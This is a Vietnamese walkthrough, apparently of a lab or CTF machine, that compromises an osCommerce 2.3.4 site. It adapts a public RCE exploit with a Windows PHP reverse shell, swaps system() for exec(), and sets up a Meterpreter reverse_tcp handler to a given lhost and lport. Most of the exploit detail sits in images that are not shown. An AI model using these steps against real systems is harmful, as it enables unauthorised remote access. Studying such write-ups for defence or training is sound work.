


Sau khi giành thời gian phân tích network shares, cố gắng tìm kiếm thư mục bị ẩn trong dịch vụ HTTP, có vẻ như phần thú vị nhất là oscommerce trên cổng 8080.


Tìm kiếm các khai thác đối với oscommerce phiên bản 2.3.4, một trong số đó liên quan đến RCE.




Tải nó về. Script được khởi tạo mặc định với payload của Linux.


Tìm kiếm Windows PHP Reverse shell.


Bây giờ chúng ta cần điều chỉnh payload để include được shell này. Đây là phiên bản cuối của khai thác. Chúng ta chỉ cần thay đổi lhost, lport.




Trang web chặn lệnh system. Bạn phải thay lệnh system() là exec()











**Upload to Meterpreter shell:**

Tạo payload:



Tải payload về máy nạn nhân:



🡪 Thực thi: reverse-shell.exe

Ở máy cục bộ, mở listener (use exploit/multi/handler); set lhost=10.8.55.148, lport=1234, payload=windows/meterpreter/reverse\_tcp

🡪 Run

